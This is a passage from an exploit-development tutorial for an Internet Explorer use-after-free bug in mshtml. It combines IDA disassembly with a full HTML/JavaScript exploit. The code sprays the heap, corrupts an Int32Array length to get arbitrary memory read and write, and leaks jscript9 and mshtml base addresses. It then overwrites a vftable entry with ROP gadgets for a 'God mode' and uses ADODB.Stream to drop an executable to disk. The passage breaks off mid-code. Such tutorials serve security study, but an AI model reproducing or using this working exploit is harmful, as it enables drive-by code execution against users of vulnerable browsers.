
Now let's open that .dll in IDA and, when asked, allow IDA to load symbols from the Microsoft server. Let's go to View→Open subviews→Segments. From there we can determine the base address of mshtml:



Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	es	ss	ds	fs	gs
HEADER	63580000	63581000	?	?	?	.	L	page	0005	public	DATA	32	FFFFFFFF	FFFFFFFF	FFFFFFFF	FFFFFFFF	FFFFFFFF
.text	63581000	641CF000	R	.	X	.	L	para	0001	public	CODE	32	0000	0000	0002	FFFFFFFF	FFFFFFFF
.idata	641CF000	641CF9EC	R	W	.	.	L	para	0002	public	DATA	32	0000	0000	0002	FFFFFFFF	FFFFFFFF
.data	641CF9EC	641F1000	R	W	.	.	L	para	0002	public	DATA	32	0000	0000	0002	FFFFFFFF	FFFFFFFF
.idata	641F1000	641F1E14	R	W	.	.	L	para	0003	public	DATA	32	0000	0000	0002	FFFFFFFF	FFFFFFFF
.tls	641F7000	641F8000	R	W	.	.	L	para	0004	public	BSS	32	0000	0000	0002	FFFFFFFF	FFFFFFFF


As we can see, the base address is 0x63580000. Now close the Program Segmentation tab, press g and enter 0x63580000+0x22100c. You should find yourself at the crash location.

Let's start with the analysis:



The value of [esi+98h] must be non 0 because our string can't contain null wchars (they would terminate the string prematurely, being the string null-terminated). Because of this, the execution reaches the second node where [esi+1a4h] is compared with 15f90h. We can choose [esi+1a4h] = 11111h so that the third node is skipped and a crash is easily avoided, but we could also set up things so that [eax+2f0h] is writable.

Now let's look at the function ?UpdateMarkupContentsVersion:


; void __thiscall CMarkup::UpdateMarkupContentsVersion(CMarkup *__hidden this)
?UpdateMarkupContentsVersion@CMarkup@@QAEXXZ proc near
; FUNCTION CHUNK AT 637A13C9 SIZE 00000034 BYTES
; FUNCTION CHUNK AT 6396184D SIZE 0000002B BYTES
mov eax, [edx+7Ch]
inc eax
or eax, 80000000h
mov [edx+7Ch], eax
mov eax, [edx+0ACh]
test eax, eax
jz short loc_63801B9A
EDX points to the object we control
inc dword ptr [eax+10h]
We choose [edx+0ach] = 0xc0af00b so the inc instruction in the second block increments the highest byte (at 0xc0af01b) of the length field of the chosen Int32Array
loc_63801B9A:
mov ecx, [edx+94h]
xor eax, eax
test ecx, ecx
jz short loc_63801BA9
We choose [edx+94h] = 0xc0af010 so eax = Int32Array.buf_addr
mov eax, [ecx+0Ch]
0c0af000 6df73b60 03e38d40 00000000 00000003
0c0af010 00000004 00000000 00000016 033797e0
loc_63801BA9:
cmp dword ptr [eax+1C0h], 0
jz short locret_63801BD9
dword at 0xc0af01b
xor eax, eax
test ecx, ecx
jz short loc_63801BBB
If the raw buffer is at 33797e0h, then we must have [33797e0h+1c0h] = 0 This way, we go straight to the end of the function.
mov eax, [ecx+0Ch]
loc_63801BBB:
mov eax, [eax+1C0h]
test byte ptr [eax+0Ch], 1
jnz loc_63961871
mov eax, [eax+4Ch]
mov eax, [eax+38h]
loc_63961871:
xor eax, eax
jmp loc_63801BD1
; END OF FUNCTION CHUNK FOR ?UpdateMarkupContentsVersion@CMarkup@@QAEXXZ
loc_63801BD1:
cmp edx, eax
jz loc_637A13C9
; START OF FUNCTION CHUNK FOR ?UpdateMarkupContentsVersion@CMarkup@@QAEXXZ
loc_637A13C9:
test ecx, ecx
jz locret_63801BD9
mov ecx, [ecx+0Ch] ; this
test ecx, ecx
jz locret_63801BD9
locret_63801BD9:
retn
?UpdateMarkupContentsVersion@CMarkup@@QAEXXZ endp
push esi
lea esi, [ecx+0C58h]
mov eax, [esi]
push edi
mov edi, 4000h
test edi, eax
jz loc_6396184D

The picture should be clear enough. Anyway, there's an important point to understand. We know that the Int32Array whose length we want to modify is at address 0xc0af000, but we don't control the values at that address. We know, however, that the value at 0xc0af01c is the address of the raw buffer associated with the Int32Array. Note that we don't know the address of the raw buffer, but we know that we can find that address at 0xc0af01c. Now we must make sure that the dword at offset 1c0h in the raw buffer is 0. Unfortunately, the raw buffer is only 0x58 bytes. Remember that we can't allocate a bigger raw buffer because it must have the exact same size of a LargeHeapBlock. But there is an easy solution: allocate more raw buffers!

Let's summarize our memory layout:

```
Object size = 0x340 = 832
offset: value
  94h: 0c0af010h
      (X = [obj_addr+94h] = 0c0af010h ==> Y = [X+0ch] = raw_buf_addr ==> [Y+1c0h] is 0)
 0ach: 0c0af00bh
      (X = [obj_addr+0ach] = 0c0af00bh ==> inc dword ptr [X+10h] ==> inc dword ptr [0c0af01bh])
 1a4h: 11111h
      (X = [obj_addr+1a4h] = 11111h < 15f90h)
```

We need to make several changes to our html file.

First, we add the code for triggering the UAF bug and taking control of the execution flow:

JavaScript

```
function getFiller(n) {
  return new Array(n+1).join("a");
}
function getDwordStr(val) {
  return String.fromCharCode(val % 0x10000, val / 0x10000);
}
function handler() {
  this.outerHTML = this.outerHTML;

  // Object size = 0x340 = 832
  // offset: value
  //    94h: 0c0af010h
  //         (X = [obj_addr+94h] = 0c0af010h ==> Y = [X+0ch] = raw_buf_addr ==> [Y+1c0h] is 0)
  //   0ach: 0c0af00bh
  //         (X = [obj_addr+0ach] = 0c0af00bh ==> inc dword ptr [X+10h] ==> inc dword ptr [0c0af01bh])
  //   1a4h: 11111h
  //         (X = [obj_addr+1a4h] = 11111h < 15f90h)
  elem = document.createElement("div");
  elem.className = getFiller(0x94/2) + getDwordStr(0xc0af010) +
                getFiller((0xac - (0x94 + 4))/2) + getDwordStr(0xc0af00b) +
```

```
                getFiller((0x1a4 - (0xac + 4))/2) + getDwordStr(0x11111) +
                getFiller((0x340 - (0x1a4 + 4))/2 - 1);       // -1 for string-terminating null wchar
}
function trigger() {
    var a = document.getElementsByTagName("script")[0];
    a.onpropertychange = handler;
    var b = document.createElement("div");
    b = a.appendChild(b);
}
```

Next, we must create 4 more ArrayBuffer, as we've already discussed:

JavaScript

```
  a = new Array();
  // 8-byte header | 0x58-byte LargeHeapBlock
  // 8-byte header | 0x58-byte LargeHeapBlock
  // 8-byte header | 0x58-byte LargeHeapBlock
  // .
  // .
  // .
  // 8-byte header | 0x58-byte LargeHeapBlock
  // 8-byte header | 0x58-byte ArrayBuffer (buf)
  // 8-byte header | 0x58-byte ArrayBuffer (buf2)
  // 8-byte header | 0x58-byte ArrayBuffer (buf3)
  // 8-byte header | 0x58-byte ArrayBuffer (buf4)
  // 8-byte header | 0x58-byte ArrayBuffer (buf5)
  // 8-byte header | 0x58-byte LargeHeapBlock
  // .
  // .
  // .
  for (i = 0; i < 0x300; ++i) {
    a[i] = new Array(0x3c00);
    if (i == 0x100) {
      buf = new ArrayBuffer(0x58);      // must be exactly 0x58!
      buf2 = new ArrayBuffer(0x58);      // must be exactly 0x58!
      buf3 = new ArrayBuffer(0x58);      // must be exactly 0x58!
      buf4 = new ArrayBuffer(0x58);      // must be exactly 0x58!
      buf5 = new ArrayBuffer(0x58);      // must be exactly 0x58!
    }
    for (j = 0; j < a[i].length; ++j)
      a[i][j] = 0x123;
  }
```

Having added 4 more ArrayBuffers, we also need to fix the code which computes the address of the first raw buffer:

JavaScript

```
  // This is just an example.
  // The buffer of int32array starts at 03c1f178 and is 0x58 bytes.
  // The next LargeHeapBlock, preceded by 8 bytes of header, starts at 03c1f1d8.
```

```
  // The value in parentheses, at 03c1f178+0x60+0x24, points to the following
  // LargeHeapBlock.
  //
  // 03c1f178: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
  // 03c1f198: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
  // 03c1f1b8: 00000000 00000000 00000000 00000000 00000000 00000000 014829e8 8c000000
  // ... we added four more raw buffers ...
  // 03c1f1d8: 70796e18 00000003 08100000 00000010 00000001 00000000 00000004 0810f020
  // 03c1f1f8: 08110000(03c1f238)00000000 00000001 00000001 00000000 03c15b40 08100000
  // 03c1f218: 00000000 00000000 00000000 00000004 00000001 00000000 01482994 8c000000
  // 03c1f238: ...

  // We check that the structure above is correct (we check the first LargeHeapBlocks).
  // 70796e18 = jscript9!LargeHeapBlock::`vftable' = jscript9 + 0x6e18
  var vftptr1 = int32array[0x60*5/4],
    vftptr2 = int32array[0x60*6/4],
    vftptr3 = int32array[0x60*7/4],
    nextPtr1 = int32array[(0x60*5+0x24)/4],
    nextPtr2 = int32array[(0x60*6+0x24)/4],
    nextPtr3 = int32array[(0x60*7+0x24)/4];
  if (vftptr1 & 0xffff != 0x6e18 || vftptr1 != vftptr2 || vftptr2 != vftptr3 ||
    nextPtr2 - nextPtr1 != 0x60 || nextPtr3 - nextPtr2 != 0x60) {
//      alert("Error 1!");
    window.location.reload();
    return;
  }

  buf_addr = nextPtr1 - 0x60*6;
```

Basically, we changed int32array[0x60*N/4] into int32array[0x60*(N+4)/4] to account for the additional 4 raw buffers after the original raw buffer. Also, the last line was

```
buf_addr = nextPtr1 - 0x60*2
```

and has been changed to

```
buf_addr = nextPtr1 - 0x60*(2+4)
```

for the same reason.

I noticed that sometimes SaveToFile fails, so I decided to force the page to reload when this happens:

JavaScript

```
  function createExe(fname, data) {
    GodModeOn();
    var tStream = new ActiveXObject("ADODB.Stream");
    var bStream = new ActiveXObject("ADODB.Stream");
    GodModeOff();

    tStream.Type = 2;       // text
    bStream.Type = 1;       // binary
```

```
    tStream.Open();
    bStream.Open();
    tStream.WriteText(data);
    tStream.Position = 2;       // skips the first 2 bytes in the tStream (what are they?)
    tStream.CopyTo(bStream);

    var bStream_addr = get_addr(bStream);
    var string_addr = read(read(bStream_addr + 0x50) + 0x44);
    write(string_addr, 0x003a0043);       // 'C:'
    write(string_addr + 4, 0x0000005c);   // '\'
    try {
      bStream.SaveToFile(fname, 2);     // 2 = overwrites file if it already exists
    }
    catch(err) {
      return 0;
    }

    tStream.Close();
    bStream.Close();
    return 1;
  }

  .
  .
  .

  if (createExe(fname, decode(runcalc)) == 0) {
//      alert("SaveToFile failed");
    window.location.reload();
    return 0;
  }
```

Here's the full code:

JavaScript

```
<html>
<head>
<script language="javascript">
  function getFiller(n) {
    return new Array(n+1).join("a");
  }
  function getDwordStr(val) {
    return String.fromCharCode(val % 0x10000, val / 0x10000);
  }
  function handler() {
    this.outerHTML = this.outerHTML;

    // Object size = 0x340 = 832
    // offset: value
    //    94h: 0c0af010h
    //         (X = [obj_addr+94h] = 0c0af010h ==> Y = [X+0ch] = raw_buf_addr ==> [Y+1c0h] is 0)
    //   0ach: 0c0af00bh
    //         (X = [obj_addr+0ach] = 0c0af00bh ==> inc dword ptr [X+10h] ==> inc dword ptr [0c0af01bh])
```

```
  //   1a4h: 11111h
  //         (X = [obj_addr+1a4h] = 11111h < 15f90h)
  elem = document.createElement("div");
  elem.className = getFiller(0x94/2) + getDwordStr(0xc0af010) +
                  getFiller((0xac - (0x94 + 4))/2) + getDwordStr(0xc0af00b) +
                  getFiller((0x1a4 - (0xac + 4))/2) + getDwordStr(0x11111) +
                  getFiller((0x340 - (0x1a4 + 4))/2 - 1);        // -1 for string-terminating null wchar
 }
 function trigger() {
    var a = document.getElementsByTagName("script")[0];
    a.onpropertychange = handler;
    var b = document.createElement("div");
    b = a.appendChild(b);
 }

 (function() {
//    alert("Starting!");

  CollectGarbage();

  //-----------------------------------------------------
  // From one-byte-write to full process space read/write
  //-----------------------------------------------------
  a = new Array();
  // 8-byte header | 0x58-byte LargeHeapBlock
  // 8-byte header | 0x58-byte LargeHeapBlock
  // 8-byte header | 0x58-byte LargeHeapBlock
  // .
  // .
  // .
  // 8-byte header | 0x58-byte LargeHeapBlock
  // 8-byte header | 0x58-byte ArrayBuffer (buf)
  // 8-byte header | 0x58-byte ArrayBuffer (buf2)
  // 8-byte header | 0x58-byte ArrayBuffer (buf3)
  // 8-byte header | 0x58-byte ArrayBuffer (buf4)
  // 8-byte header | 0x58-byte ArrayBuffer (buf5)
  // 8-byte header | 0x58-byte LargeHeapBlock
  // .
  // .
  // .
  for (i = 0; i < 0x300; ++i) {
    a[i] = new Array(0x3c00);
    if (i == 0x100) {
      buf = new ArrayBuffer(0x58);       // must be exactly 0x58!
      buf2 = new ArrayBuffer(0x58);      // must be exactly 0x58!
      buf3 = new ArrayBuffer(0x58);      // must be exactly 0x58!
      buf4 = new ArrayBuffer(0x58);      // must be exactly 0x58!
      buf5 = new ArrayBuffer(0x58);      // must be exactly 0x58!
    }
    for (j = 0; j < a[i].length; ++j)
      a[i][j] = 0x123;
  }

  //    0x0:  ArrayDataHead
  //   0x20:  array[0] address
```

```
  //   0x24:  array[1] address
  //   ...
  // 0xf000:  Int32Array
  // 0xf030:  Int32Array
  //   ...
  // 0xffc0:  Int32Array
  // 0xfff0:  align data
  for (; i < 0x300 + 0x400; ++i) {
    a[i] = new Array(0x3bf8)
    for (j = 0; j < 0x55; ++j)
      a[i][j] = new Int32Array(buf)
  }

  //           vftptr
  // 0c0af000: 70583b60 031c98a0 00000000 00000003 00000004 00000000 20000016 08ce0020
  // 0c0af020: 03133de0                                             array_len buf_addr
  //          jsArrayBuf
  // We increment the highest byte of array_len 20 times (which is equivalent to writing 0x20).
  for (var k = 0; k < 0x20; ++k)
    trigger();

  // Now let's find the Int32Array whose length we modified.
  int32array = 0;
  for (i = 0x300; i < 0x300 + 0x400; ++i) {
    for (j = 0; j < 0x55; ++j) {
      if (a[i][j].length != 0x58/4) {
        int32array = a[i][j];
        break;
      }
    }
    if (int32array != 0)
      break;
  }

  if (int32array == 0) {
//      alert("Can't find int32array!");
    window.location.reload();
    return;
  }
  // This is just an example.
  // The buffer of int32array starts at 03c1f178 and is 0x58 bytes.
  // The next LargeHeapBlock, preceded by 8 bytes of header, starts at 03c1f1d8.
  // The value in parentheses, at 03c1f178+0x60+0x24, points to the following
  // LargeHeapBlock.
  //
  // 03c1f178: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
  // 03c1f198: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
  // 03c1f1b8: 00000000 00000000 00000000 00000000 00000000 00000000 014829e8 8c000000
  // ... we added four more raw buffers ...
  // 03c1f1d8: 70796e18 00000003 08100000 00000010 00000001 00000000 00000004 0810f020
  // 03c1f1f8: 08110000(03c1f238)00000000 00000001 00000001 00000000 03c15b40 08100000
  // 03c1f218: 00000000 00000000 00000000 00000004 00000001 00000000 01482994 8c000000
  // 03c1f238: ...

  // We check that the structure above is correct (we check the first LargeHeapBlocks).
```

```
    // 70796e18 = jscript9!LargeHeapBlock::`vftable' = jscript9 + 0x6e18
    var vftptr1 = int32array[0x60*5/4],
        vftptr2 = int32array[0x60*6/4],
        vftptr3 = int32array[0x60*7/4],
        nextPtr1 = int32array[(0x60*5+0x24)/4],
        nextPtr2 = int32array[(0x60*6+0x24)/4],
        nextPtr3 = int32array[(0x60*7+0x24)/4];
    if (vftptr1 & 0xffff != 0x6e18 || vftptr1 != vftptr2 || vftptr2 != vftptr3 ||
        nextPtr2 - nextPtr1 != 0x60 || nextPtr3 - nextPtr2 != 0x60) {
//      alert("Error 1!");
      window.location.reload();
      return;
    }

    buf_addr = nextPtr1 - 0x60*6;

    // Now we modify int32array again to gain full address space read/write access.
    if (int32array[(0x0c0af000+0x1c - buf_addr)/4] != buf_addr) {
//      alert("Error 2!");
      window.location.reload();
      return;
    }
    int32array[(0x0c0af000+0x18 - buf_addr)/4] = 0x20000000;        // new length
    int32array[(0x0c0af000+0x1c - buf_addr)/4] = 0;                 // new buffer address
    function read(address) {
      var k = address & 3;
      if (k == 0) {
        // ####
        return int32array[address/4];
      }
      else {
        alert("to debug");
        // .### #... or ..## ##.. or ...# ###.
        return (int32array[(address-k)/4] >> k*8) |
               (int32array[(address-k+4)/4] << (32 - k*8));
      }
    }

    function write(address, value) {
      var k = address & 3;
      if (k == 0) {
        // ####
        int32array[address/4] = value;
      }
      else {
        // .### #... or ..## ##.. or ...# ###.
        alert("to debug");
        var low = int32array[(address-k)/4];
        var high = int32array[(address-k+4)/4];
        var mask = (1 << k*8) - 1;  // 0xff or 0xffff or 0xffffff
        low = (low & mask) | (value << k*8);
        high = (high & (0xffffffff - mask)) | (value >> (32 - k*8));
        int32array[(address-k)/4] = low;
        int32array[(address-k+4)/4] = high;
      }
```

```
  }

  //---------
  // God mode
  //---------

  // At 0c0af000 we can read the vfptr of an Int32Array:
  //   jscript9!Js::TypedArray<int>::`vftable' @ jscript9+3b60
  jscript9 = read(0x0c0af000) - 0x3b60;

  // Now we need to determine the base address of MSHTML. We can create an HTML
  // object and write its reference to the address 0x0c0af000-4 which corresponds
  // to the last element of one of our arrays.
  // Let's find the array at 0x0c0af000-4.

  for (i = 0x200; i < 0x200 + 0x400; ++i)
    a[i][0x3bf7] = 0;

  // We write 3 in the last position of one of our arrays. IE encodes the number x
  // as 2*x+1 so that it can tell addresses (dword aligned) and numbers apart.
  // Either we use an odd number or a valid address otherwise IE will crash in the
  // following for loop.
  write(0x0c0af000-4, 3);
  leakArray = 0;
  for (i = 0x200; i < 0x200 + 0x400; ++i) {
    if (a[i][0x3bf7] != 0) {
      leakArray = a[i];
      break;
    }
  }
  if (leakArray == 0) {
//      alert("Can't find leakArray!");
    window.location.reload();
    return;
  }

  function get_addr(obj) {
    leakArray[0x3bf7] = obj;
    return read(0x0c0af000-4, obj);
  }

  // Back to determining the base address of MSHTML...
  // Here's the beginning of the element div:
  //      +----- jscript9!Projection::ArrayObjectInstance::`vftable'
  //      v
  //   70792248 0c012b40 00000000 00000003
  //   73b38b9a 00000000 00574230 00000000
  //      ^
  //      +---- MSHTML!CBaseTypeOperations::CBaseFinalizer = mshtml + 0x58b9a
  var addr = get_addr(document.createElement("div"));
  mshtml = read(addr + 0x10) - 0x58b9a;

  //                                              vftable
  //                                  +-----> +------------------+
  //                                  |       |                  |
```

```
  //                                |       |                   |
  //                                |  0x10:| jscript9+0x10705e| --> "XCHG EAX,ESP | ADD EAX,71F84DC0 |
  //                                |       |                   |      MOV EAX,ESI | POP ESI | RETN"
  //                                |  0x14:| jscript9+0xdc164 | --> "LEAVE | RET 4"
  //                                |       +------------------+
  //                 object            |
  // EAX ---> +-------------------+     |
  //          | vftptr            |-----+
  //          | jscript9+0x15f800 | --> "XOR EAX,EAX | RETN"
  //          | jscript9+0xf3baf  | --> "XCHG EAX,EDI | RETN"
  //          | jscript9+0xdc361  | --> "LEAVE | RET 4"
  //          +-------------------+

  var old = read(mshtml+0xc555e0+0x14);

  write(mshtml+0xc555e0+0x14, jscript9+0xdc164);      // God Mode On!
